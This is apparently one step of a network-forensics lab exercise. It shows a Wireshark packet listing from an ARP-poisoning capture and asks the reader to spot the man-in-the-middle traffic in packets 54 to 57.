Step 6: Observe the suspicious activity by loading the package " arp_poison.pcap" and check that there is man in the middle attack is being happened in line no. 54, 55,56 and 57.


arppoison.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
arppoison.pcapng
Packets: 165 · Displayed: 165 (100.0%)
Profile: Default
Type here to search
36°C Haze
4:13 PM
4/15/2024

```
No.   Time       Source                 Destination            Protocol Length Info
   44 0.356399   172.16.0.107           12.153.20.41           DNS       75 Standard query 0x5743 A www.youtube.com
   45 0.357968   12.153.20.41           172.16.0.107           DNS      309 Standard query response 0x5743 A www.youtube.com CNAME youtube-ui.l.google.com A 74.125.95.91 A 74.125.95.…
   46 0.364946   172.16.0.107           12.153.20.41           DNS       80 Standard query 0x9105 A picasaweb.google.com
   47 0.395745   12.153.20.41           172.16.0.107           DNS      306 Standard query response 0x9105 A picasaweb.google.com CNAME picasaweb.l.google.com A 74.125.95.91 A 74.125…
   48 0.395961   172.16.0.107           12.153.20.41           DNS       75 Standard query 0x1bca A docs.google.com
   49 0.420266   12.153.20.41           172.16.0.107           DNS      331 Standard query response 0x1bca A docs.google.com CNAME writely.l.google.com A 74.125.95.139 A 74.125.95.10…
   50 0.422701   172.16.0.107           12.153.20.41           DNS       76 Standard query 0x6b69 A sites.google.com
   51 0.424319   12.153.20.41           172.16.0.107           DNS      329 Standard query response 0x6b69 A sites.google.com CNAME www3.l.google.com A 74.125.95.100 A 74.125.95.101 …
   52 0.424530   172.16.0.107           12.153.20.41           DNS       77 Standard query 0x3be2 A groups.google.com
   53 0.474889   12.153.20.41           172.16.0.107           DNS      332 Standard query response 0x3be2 A groups.google.com CNAME groups.l.google.com A 74.125.95.138 A 74.125.95.1…
   54 4.646389   HewlettPacka_bf:91:…   Dell_c0:56:f0          ARP       60 Who has 172.16.0.107? Tell 172.16.0.1
   55 4.646442   Dell_c0:56:f0          HewlettPacka_bf:91:…   ARP       42 172.16.0.107 is at 00:21:70:c0:56:f0
   56 4.646455   HewlettPacka_bf:91:…   Dell_c0:56:f0          ARP       60 172.16.0.1 is at 00:25:b3:bf:91:ee
   57 6.553250   172.16.0.107           74.125.95.147          HTTP     960 GET /complete/gsearch?hl=en&client=hp&expIds=17259,18168,24483,25233,25460,25475,25511,25529,25585&sugexp=…
   58 6.593436   74.125.95.147          172.16.0.107           TCP      784 80 → 45691 [PSH, ACK] Seq=6471 Ack=2364 Win=10432 Len=718 TSval=2834274341 TSecr=588225 [TCP segment of a …
   59 6.593514   172.16.0.107           74.125.95.147          TCP       66 45691 → 80 [ACK] Seq=2364 Ack=7189 Win=25472 Len=0 TSval=588235 TSecr=2834274341

> Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface unknown, id 0
> Ethernet II, Src: Dell_c0:56:f0 (00:21:70:c0:56:f0), Dst: Cisco_31:07:33 (00:26:0b:31:07:33)
> Internet Protocol Version 4, Src: 172.16.0.107, Dst: 12.153.20.41
> User Datagram Protocol, Src Port: 57692, Dst Port: 53
> Domain Name System (query)
```